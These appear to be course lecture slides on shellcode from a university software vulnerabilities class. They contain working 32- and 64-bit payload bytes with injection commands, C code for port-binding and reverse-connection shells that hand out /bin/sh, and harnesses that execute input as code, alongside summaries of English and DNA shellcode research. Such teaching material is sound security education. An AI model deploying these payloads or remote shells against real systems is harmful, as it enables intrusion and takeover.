



NEU CY 5770 Software Vulnerabilities and Security

Instructor: Dr. Ziming Zhao

Today's Agenda

1. What else can shellcode do?
2. Injectable shellcode
 - a. Non-zero shellcode
 - b. Non-printable, non-alphanumeric shellcode
 - c. English shellcode
 - d. DNA shellcode



Local Shellcode

Non-shell Local Shellcode 32bit printflag (without 0s)

sendfile(1, open("/flag", 0), 0, 1000)

```
8049000: 6a 67      push 0x67
8049002: 68 2f 66 6c 61  push 0x616c662f
8049007: 31 c0      xor  eax,eax
8049009: b0 05      mov  al,0x5
804900b: 89 e3      mov  ebx,esp
804900d: 31 c9      xor  ecx,ecx
804900f: 31 d2      xor  edx,edx
8049011: cd 80      int  0x80
8049013: 89 c1      mov  ecx,eax
8049015: 31 c0      xor  eax,eax
8049017: b0 64      mov  al,0x64
8049019: 89 c6      mov  esi,eax
804901b: 31 c0      xor  eax,eax
804901d: b0 bb      mov  al,0xbb
804901f: 31 db      xor  ebx,ebx
8049021: b3 01      mov  bl,0x1
8049023: 31 d2      xor  edx,edx
8049025: cd 80      int  0x80
8049027: 31 c0      xor  eax,eax
8049029: b0 01      mov  al,0x1
804902b: 31 db      xor  ebx,ebx
804902d: cd 80      int  0x80
```

Command:

```
export SCODE=$(python2 -c "print '\x90'* sled size +
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\x
d2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb
\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ")
```

```
\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\x
b3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80
```

Non-shell **Local** Shellcode 64bit printflag

`sendfile(1, open("/flag", 0), 0, 1000)`

```
401000: 48 31 c0      xor    rax,rax
401003: b0 67        mov    al,0x67
401005: 66 50        push   ax
401007: 66 b8 6c 61   mov    ax,0x616c
40100b: 66 50        push   ax
40100d: 66 b8 2f 66   mov    ax,0x662f
401011: 66 50        push   ax
401013: 48 31 c0      xor    rax,rax
401016: b0 02        mov    al,0x2
401018: 48 89 e7      mov    rdi,rsi
40101b: 48 31 f6      xor    rsi,rsi
40101e: 0f 05        syscall
401020: 48 89 c6      mov    rsi,rax
401023: 48 31 c0      xor    rax,rax
401026: b0 01        mov    al,0x1
401028: 48 89 c7      mov    rdi,rax
40102b: 48 31 d2      xor    rdx,rdx
40102e: 41 b2 c8      mov    r10b,0xc8
401031: b0 28        mov    al,0x28
401033: 0f 05        syscall
401035: b0 3c        mov    al,0x3c
401037: 0f 05        syscall
```

Command:

```
| (python2 -c "print 'A'*56 + '8 bytes of address' + '\x90'* sled  
| size +  
| '\x48\x31\xc0\xb0\x67\x66\x50\x66\xb8\x6c\x61\x66\x50\x66\xb  
| 8\x2f\x66\x66\x50\x48\x31\xc0\xb0\x02\x48\x89\xe7\x48\x31\xf  
| 6\x0f\x05\x48\x89\xc6\x48\x31\xc0\xb0\x01\x48\x89\xc7\x48\x3  
| 1\xd2\x41\xb2\xc8\xb0\x28\x0f\x05\xb0\x3c\x0f\x05'") >  
| /tmp/exploit
```

```
| ./program < /tmp/exploit  
|
```

Remote Shellcode

Remote Shellcode 1: Port-Binding

```
int new_sock, sockfd = socket(AF_INET, SOCK_STREAM, 0);

struct sockaddr_in sin;
sin.sin_family = AF_INET;
sin.sin_addr.s_addr = 0;
sin.sin_port = htons(12345);

bind(sockfd, (struct sockaddr *)&sin, sizeof(sin));
listen(sockfd, 5);

new_sock = accept(sockfd, NULL, 0);

for (int i = 2; i >= 0; i--)
    dup2(new_sock, i);

execl("/bin/sh", "sh", NULL);
```

- New_sock and sockfd are file descriptors
- Listen on port 12345
- int listen(int sockfd, int backlog);
 - A socket is used to accept incoming connection requests. The backlog argument defines the maximum length to which the queue of pending connections for sockfd may grow.
- accept();
 - It creates a new connected socket, and returns a new file descriptor referring to that socket.

Remote Shellcode 1: Port-Binding

```
int new_sock, sockfd = socket(AF_INET, SOCK_STREAM, 0);

struct sockaddr_in sin;
sin.sin_family = AF_INET;
sin.sin_addr.s_addr = 0;
sin.sin_port = htons(12345);

bind(sockfd, (struct sockaddr *)&sin, sizeof(sin));
listen(sockfd, 5);

new_sock = accept(sockfd, NULL, 0);

for (int i = 2; i >= 0; i--)
    dup2(new_sock, i);

execl("/bin/sh", "sh", NULL);
```

- `dup2(int oldfd, int newfd);`
 - Duplicate file descriptor. It uses the file descriptor number specified in `newfd`.
- As a result, `/bin/sh` takes inputs from the socket instead of the terminal

Remote Shellcode 1: Port-Binding

An example:

```
char shellcode[] =  
    "\x31\xc0\x31\xdb\x31\xd2\xb0\x01\x89\xc6\xfe\xc0\x89\xc7\xb2"  
    "\x06\xb0\x29\x0f\x05\x93\x48\x31\xc0\x50\x68\x02\x01\x11\x5c"  
    "\x88\x44\x24\x01\x48\x89\xe6\xb2\x10\x89\xdf\xb0\x31\x0f\x05"  
    "\xb0\x05\x89\xc6\x89\xdf\xb0\x32\x0f\x05\x31\xd2\x31\xf6\x89"  
    "\xdf\xb0\x2b\x0f\x05\x89\xc7\x48\x31\xc0\x89\xc6\xb0\x21\x0f"  
    "\x05\xfe\xc0\x89\xc6\xb0\x21\x0f\x05\xfe\xc0\x89\xc6\xb0\x21"  
    "\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68"  
    "\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\xc0\x50\x57\x48\x89"  
    "\xe6\xb0\x3b\x0f\x05\x50\x5f\xb0\x3c\x0f\x05";
```

Remote Shellcode 2: Socket Descriptor Reuse

```
int i, j;
struct sockaddr_in sin;
j = sizeof(struct sockaddr_in);

for (i = 0; i < 256; i++) {
    if (getpeername(i, (struct sockaddr *)&sin, &j) < 0)
        continue;
    if (sin.sin_port == htons(port))
        break;
}

for (j = 0; j < 2; j++)
    dup2(j, i);

execl("/bin/sh", "sh", NULL);
```

- `getpeername()` returns the address of the peer connected to the socket `sockfd`, in the buffer pointed to by `addr`.

Remote Shellcode 3: Reverse Connection Shellcode

```
int soc, rc;
struct sockaddr_in serv_addr;

serv_addr.sin_family = AF_INET;
serv_addr.sin_addr.s_addr = 0x210c060a;
serv_addr.sin_port = htons(43690);

soc = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
rc = connect(soc, (struct sockaddr *) &serv_addr, sizeof(serv_addr));

dup2(soc, 0); // Duplicate socket descriptor to stdin
dup2(soc, 1); // Duplicate socket descriptor to stdout
dup2(soc, 2); // Duplicate socket descriptor to stderr

execve("/bin/sh", NULL, NULL); // Execute shell
```

Make Shellcode More Injectable and Deceivable

Shellcode Encoding

English Shellcode

English Shellcode

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ABSTRACT

History indicates that the security community commonly takes a divide-and-conquer approach to battling malware threats: identify the essential and inalienable components of an attack, then develop detection and prevention techniques that directly target one or more of the essential components. This abstraction is evident in much of the literature for buffer overflow attacks including, for instance, stack protection and `NOP` sled detection. It comes as no surprise then that we approach shellcode detection and prevention in a similar fashion. However, the common belief that com-

General Terms

Security, Experimentation

Keywords

Shellcode, Natural Language, Network Emulation

1. INTRODUCTION

Code-injection attacks are perhaps one of the most common attacks on modern computer systems. These attacks

English Shellcode

	ASSEMBLY	OPCODE	ASCII
1	push %esp push \$20657265 imul %esi,20(%ebx),\$616D2061 push \$6F jb short \$22	54 68 65726520 6973 20 61206D61 6A 6F 72 20	There is a major
2	push \$20736120 push %ebx je short \$63 jb short \$22	68 20617320 53 74 61 72 20	h as Star
3	push %ebx push \$202E776F push %esp push \$6F662065 jb short \$6F	53 68 6F772E20 54 68 6520666F 72 6D	Show. The form
4	push %ebx je short \$63 je short \$67 jnb short \$22 inc %esp jb short \$77	53 74 61 74 65 73 20 44 72 75	States Dru
5	popad	61	a

1	Skip	2	Skip
There is a major center of economic activity, such as Star Trek, including The Ed			
Skip	3	Skip	
Sullivan Show. The former Soviet Union. International organization participation			
Skip		4	Skip
Asian Development Bank, established in the United States Drug Enforcement			
Skip			
Administration, and the Palestinian territories, the International Telecommunication			
Skip	5		
Union, the first ma...			

DNA Shellcode

Published at the 2017 USENIX Security Symposium; addition information at <https://dnasec.cs.washington.edu/>.

Computer Security, Privacy, and DNA Sequencing: Compromising Computers with Synthesized DNA, Privacy Leaks, and More

Peter Ney, Karl Koscher, Lee Organick, Luis Ceze, Tadayoshi Kohno

University of Washington

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USENIX 2017

DNA Shellcode



Figure 3: Our working exploit pipeline

Develop Your Own Shellcode

Template

```
.intel_syntax noprefix
```

```
.global _start  
_start:
```

```
%%% your instructions here %%%
```

How to compile?

32 bit

```
gcc -m32 -nostdlib -static shellcode.s -o shellcode  
objcopy --dump-section .text=shellcode-raw shellcode
```

64 bit

```
gcc -nostdlib -static shellcode.s -o shellcode  
objcopy --dump-section .text=shellcode-raw shellcode
```

Or, just use an online assembler like
<https://defuse.ca/online-x86-assembler.htm>

How to compile?

Or, just use an online compiler/assembler

<https://defuse.ca/online-x86-assembler.htm>

<https://shell-storm.org/online/Online-Assembler-and-Disassembler/>

[https://www.onlinegdb.com/online c compiler](https://www.onlinegdb.com/online_c_compiler)

shellcode_tester_noconstraint.c

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <unistd.h>

int main()
{
    void * page = 0;
    page = mmap(0, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_PRIVATE | MAP_ANON, 0, 0);

    if (!page)
    {
        puts("Fail to mmap.\n");
        exit(0);
    }

    read(0, page, 0x1000);
    ((void(*)())page)();
}
```

shellcode_tester_nozero.c

```
char buf[0x1000] = {0};

int main()
{
    void * page = 0;
    page = mmap(0, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_PRIVATE | MAP_ANON, 0, 0);

    if (!page)
    {
        puts("Fail to mmap.\n");
        exit(0);
    }

    read(0, buf, 0x1000);
    strcpy(page, buf);
    ((void(*)())page)();
}
```

shellcode_tester_ascii_int_x80.c

```
char buf[0x1000] = {0};

unsigned char *asciicpy(unsigned char *dest, const unsigned char *src)
{
    unsigned i;
    for (i = 0; (src[i] > 0 && src[i] < 128) || src[i] == 0xcd || src[i] == 0x80; ++i)
        dest[i] = src[i];

    return dest;}

int main()
{
    void * page = 0;
    page = mmap(0, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_PRIVATE | MAP_ANON, 0, 0);

    if (!page)
    {
        puts("Fail to mmap.\n");
        exit(0);}

    read(0, buf, 0x1000);
    asciicpy(page, buf);
    ((void(*)())page)();
}
```

Other Shellcode Challenges

- Ascii-only
- Ascii-printable-only
- 18 bytes or smaller shellcode
- 12 bytes or smaller shellcode
- Sort - Your shellcode will be sorted byte by byte
- Unique - Each byte of your shellcode must be unique

x86 invoke system call

<https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md>

- Set eax as target system call number
- Set arguments
 - 1st arg : ebx
 - 2nd arg: ecx
 - 3rd arg: edx
 - 4th arg: esi
 - 5th arg: edi
- Run
 - int \$0x80
- Return value will be stored in eax

amd64 invoke system call

<https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md>

- Set rax as target system call number
- Set arguments
 - 1st arg : rid
 - 2nd arg: rsi
 - 3rd arg: rdx
 - 4th arg: r10
 - 5th arg: r8
- Run
 - syscall
- Return value will be stored in rax

amd64 how to create a string?

Rip-based addressing

```
lea binsh(%rip), %rdi
mov $0, %rsi
mov $0, %rdx
syscall
binsh:
.string "/bin/sh"
```

How breakpoints work?

int \$3

Set breakpoint by yourself.

testernosyscall.c 64 bit

```
char buf[0x1000] = {0};

unsigned char *asciicpy(unsigned char *dest, const unsigned char *src)
{
    unsigned i;
    for (i = 0; (src[i] > 0 && src[i] < 128) || src[i] == 0xcd || src[i] == 0x80; ++i)
        dest[i] = src[i];

    return dest;}

int main()
{
    void * page = 0;
    page = mmap(0, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_PRIVATE | MAP_ANON, 0, 0);

    if (!page)
    {
        puts("Fail to mmap.\n");
        exit(0);}

    read(0, buf, 0x1000);
    asciicpy(page, buf);
    ((void(*)())page)();
}
```

testernosyscall.c 64 bit

```
xor    rax,rax
mov    al,0x67
push   ax
mov    ax,0x616c
push   ax
mov    ax,0x662f
push   ax
xor    rax,rax
mov    al,0x2
mov    rdi,rsp
xor    rsi,rsi
mov    byte ptr [rip+7], 0xf
mov    byte ptr [rip+1], 0x5
mov    al,0x67
mov    rsi,rax
xor    rax,rax
mov    al,0x1
mov    rdi,rax
xor    rdx,rdx
mov    r10b,0xc8
mov    al,0x28
mov    byte ptr [rip+7], 0xf
mov    byte ptr [rip+1], 0x5
mov    al,0x67
mov    al,0x3c
```